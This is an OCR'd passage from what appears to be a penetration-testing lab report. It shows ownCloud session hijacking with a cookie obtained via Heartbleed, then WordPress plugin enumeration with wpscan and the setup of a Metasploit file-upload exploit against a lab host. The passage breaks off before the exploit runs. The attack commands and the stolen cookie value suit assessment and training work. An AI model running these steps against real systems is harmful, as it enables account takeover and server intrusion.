
If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

If you understand what's going on, you can tell Iceweasel to start trusting this site's identification. **Even if you trust the site, this error could mean that someone is tampering with your connection.**

Don't add an exception unless you know there's a good reason why this site doesn't use trusted identification.

Figure 24: Webpage displaying Untrusted Connection

We have clicked Firebug icon located at the top-right corner of the Navigation Toolbar. Firebug panel appeared at the lower end of the screen, here, we clicked Cookies tab from the Firebug panel’s menu bar and then clicked Enable link.


Applications Places
Fri Aug 21, 6:43 AM
root
ownCloud - Iceweasel
File Edit View History Bookmarks Tools Help
ownCloud
https://www.g...channel=fflb
Add-ons Manager
https://10.10.30.2/owncloud/
Google
Most Visited Offensive Security Kali Linux Kali Docs Exploit-DB Aircrack-ng
ownCloud
Username
Password
Console HTML CSS Script DOM Net Cookies


Cookies Panel is disabled

Use Firebug's toolbar button to enable/disable all panels at once. Use each panel's tab menu for individual control. Cookies

Enable

Figure 25: Enabling Cookies Panel


A cookie appeared, where we had to right-click on the cookie and select Edit from the context menu.


Applications Places
Fri Aug 21, 6:43 AM
root
ownCloud - Iceweasel
File Edit View History Bookmarks Tools Help
ownCloud
https://www.g...channel=fflb
Add-ons Manager
https://10.10.30.2/owncloud/
Google
Most Visited Offensive Security Kali Linux Kali Docs Exploit-DB Aircrack-ng
ownCloud
Username
Password
Cut
Copy
Paste
Copy All
Delete
Edit
Clear Value
Break On 'oc9wmwkc8bm8' cookie
DOM Net Cookies
Cookies

Name	Value	Domain	Size	Path	Expires	HttpOnly	Security
oc9wmwkc8bm8	[illegible]	10.10.30.2	38 B	/owncloud	Session	HttpOnly	

Figure 26: Editing Cookie Value

An Edit Cookie pop-up appeared; we switched back to the Document where we have noted down the URL and cookie, copied the cookie name and pasted it in the Name field.



Name: oc9wmwkc8bm8

Host: 10.10.30.2

Path: /owncloud

Expires: 08/ 21/ 2015 07: 43: 51 AM ☑ Session

Value:

☐ URL er


☐ Secure

*Untitled Document

```
https://10.10.30.2/ownCloud/index.php/apps/files
Cookie: oc9wmwkc8bm8=odf480qnn2h134lrvp4371er81
```

Figure 27: Editing Cookie Value

We have removed owncloud in the Path field, copied the cookie value and pasted it in the Value field of Edit Cookie pop-up. We, then checked Secure Cookie option, unchecked HTTP Only option and clicked OK.



Name: oc9wmwkc8bm8

Host: 10.10.30.2

Path: /owncloud

Expires: 08/ 21/ 2015 07:46:30AM ☑ Session

Value: odf480qnn2hi34lrvp4371er81


□ URL encode value

☑ Secure Cookie □ HTTP Only

```
https://10.10.30.2/ownCloud/index.php/apps/files
Cookie: oc9wmwkc8bm8=odf480qnn2hi341rvp4371er81
```

Figure 28: Editing Cookie Value


The new cookie is added in the Cookies toolbar. We have deleted the old cookie by right-clicking on it and selecting the Delete option, changed the URL of the address bar to **https://10.10.30.2/owncloud/index.php/apps/files**; and pressed Enter.


Applications Places
Fri Aug 21, 6:50 AM
root
ownCloud - Iceweasel
File Edit View History Bookmarks Tools Help
ownCloud
https://10.10.30.2/owncloud/index.php/apps/files
Google
Most Visited Offensive Security Kali Linux Kali Docs Exploit-DB Aircrack-ng
ownCloud
Username
Password
Console HTML CSS Script DOM Net Cookies
Cookies Filter Default (Accept cookies)

Name	Value	Domain	Size	Path	Expires	HttpOnly	Security
oc9wmwkc8bm8	odf480gnn2hi34lrvp4371er81	10.10.30.2	38 B	/owncloud	Session		Secure

Figure 29: Changing the Website URL

We then successfully logged into the website by using the cookies pertaining to the user session that was active in Account Dept Subnet D machine. Later, we clicked the Power button in the Firebug panel to turn it off.


Applications Places
Fri Aug 21, 6:59 AM
root
Files - ownCloud - Iceweasel
File Edit View History Bookmarks Tools Help
Files - ownCloud
https://10.10.30.2/owncloud/index.php/apps/files
Google
Most Visited Offensive Security Kali Linux Kali Docs Exploit-DB Aircrack-ng
ownCloud
shane
New
Deleted files
Files
Activity
Documents
Pictures
Name
Size
Modified
documents
22.0 kB
last year
music
3.6 MB
last year
photos
662.7 kB
last year
ownCloudUserManual .pdf
1.5 MB
last year
Console HTML CSS Script DOM Net Cookies
Cookies Filter Default (Accept cookies)

Name	Value	Domain	Size	Path	Expires	HttpOnly	Security
oc9wmwkc8bm8	quftpoe2t3geschl5jt16lg21	10.10.30.2	38 B	/	Session		Secure

Figure 30: User Session Successfully Attained

Impact:

Heartbleed is likely one of the worst security vulnerabilities of all time. That isn’t just a subjective statement—Heartbleed (CVE-2014-0160) has an objective Common Vulnerability Scoring System (CVSS) score of 9.4 (out of 10). Worse, the versions of the popular OpenSSL library that make Heartbleed possible have been widely available for more than two years, meaning that the vulnerability has spread widely throughout the Internet. At the time of disclosure, some 17% (around half a million) of the Internet's secure web servers certified by trusted authorities were believed to be vulnerable to the attack, allowing theft of the servers' private keys and users' session cookies and passwords.

Result Analysis:

The above exploit shows how an attacker can use readily available to exploit to extract sensitive information from the target application’s HTTPS request and responses.

Recommendations

- Upgrade your server to the latest version of OpenSSL (version 1.0.1g or later).
- Rekey, reissue, and then revoke all certificates used with the vulnerable version of OpenSSL.

[Challenge 5:] Penetration Testing WordPress Site for Plugin Vulnerabilities

Category: Authorization

Vendor Reference: -


PCI Vuln: Yes

Threat Description:

If your WordPress website uses a vulnerable plugin, you’re at risk. Successful exploitation of these bug could lead to Blind SQL Injection attacks, which means an attacker could grab sensitive information from your database, including username, (hashed) passwords and, in certain configurations, WordPress Secret Keys (which could result in a total site takeover). Auditing the security of the WordPress and plugins will be an important task during your security assessment and pen testing assignment if your organization uses a WordPress installation.

Enumeration:


We started with enumerating the WordPress site for plugins. We used the command **wpscan --url http://10.10.40.6/wordpress --enumerate p** and press **Enter**.



```
root@kali:~# wpscan --url http://10.10.40.6/wordpress --enumerate p
```

Figure 31: Enumeration with WPScan


WPScan begins to enumerate the plugins installed in the website and displays them as shown in the screenshot.



```
[+] URL: http://10.10.40.6/wordpress/
[+] Started: Thu Aug 20 09:55:38 2015

[!] The WordPress 'http://10.10.40.6/wordpress/readme.html' file exists
[!] Full Path Disclosure (FPD) in: 'http://10.10.40.6/wordpress/wp-includes/rss-functions.php'
[+] Interesting header: SERVER: Apache/2.4.2 (Win64) PHP/5.4.3
[+] Interesting header: X-POWERED-BY: PHP/5.4.3
[+] XML-RPC Interface available under: http://10.10.40.6/wordpress/xmlrpc.php

[+] WordPress version 4.1.1 identified from meta generator

[+] WordPress theme in use: twentyfifteen - v1.0

[+] Name: twentyfifteen - v1.0
 |  Location: http://10.10.40.6/wordpress/wp-content/themes/twentyfifteen/
 |  Readme: http://10.10.40.6/wordpress/wp-content/themes/twentyfifteen/readme.txt
 |  Style URL: http://10.10.40.6/wordpress/wp-content/themes/twentyfifteen/style.css
 |  Referenced style.css: http://10.10.40.6/WordPress/wp-content/themes/twentyfifteen/style.css
 |  Theme Name: Twenty Fifteen
 |  Theme URI: https://wordpress.org/themes/twentyfifteen
 |  Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple,...
 |  Author: the WordPress team
 |  Author URI: https://wordpress.org/

[+] Enumerating installed plugins  ...

  Time: 00:00:08 <=====================================================================> (2117 / 2117) 100.00% Time: 00:00:08

[+] We found 2 plugins:

[+] Name: akismet
 |  Location: http://10.10.40.6/wordpress/wp-content/plugins/akismet/

[+] Name: work-the-flow-file-upload - v2.5.2
 |  Location: http://10.10.40.6/wordpress/wp-content/plugins/work-the-flow-file-upload/
 |  Readme: http://10.10.40.6/wordpress/wp-content/plugins/work-the-flow-file-upload/readme.txt

[+] Finished: Thu Aug 20 09:55:59 2015
[+] Memory used: 6.172 MB
[+] Elapsed time: 00:00:21
root@kali:~#
```


Figure 32: Vulnerable Plug-in

It was observed that a plugin named **work-the-flow-file-upload v2.5.2** has been identified. After a quick research, we identified that this plugin is vulnerable to arbitrary file upload. For proof of concept, we started with performing pen testing on the website by uploading an arbitrary PHP code in the website via the **WordPress Work The Flow** plugin in order to attain remote access to the target server. We launched **msfconsole** and used the **wp_worktheflow_upload** exploit in the msf console.




```
root@kali:~# msfconsole

Taking notes in notepad? Have Metasploit Pro track & report
your progress and findings -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.10.0-2014100101 [core:4.10.0.pre.2014100101 api:1.0.0]]
+ -- --=[ 1357 exploits - 826 auxiliary - 231 post         ]
+ -- --=[ 340 payloads - 35 encoders - 8 nops              ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/windows/webapp/wp_worktheflow_upload
msf exploit(wp_worktheflow_upload) >
```

We set the options as below:
set RHOST 10.10.40.6
set TARGETURI http://10.10.40.6/wordpress



```
msf exploit(wp_worktheflow_upload) > set RHOST 10.10.40.6
RHOST => 10.10.40.6
msf exploit(wp_worktheflow_upload) > set TARGETURI http://10.10.40.6/wordpress
TARGETURI => http://10.10.40.6/wordpress
msf exploit(wp_worktheflow_upload) >
```

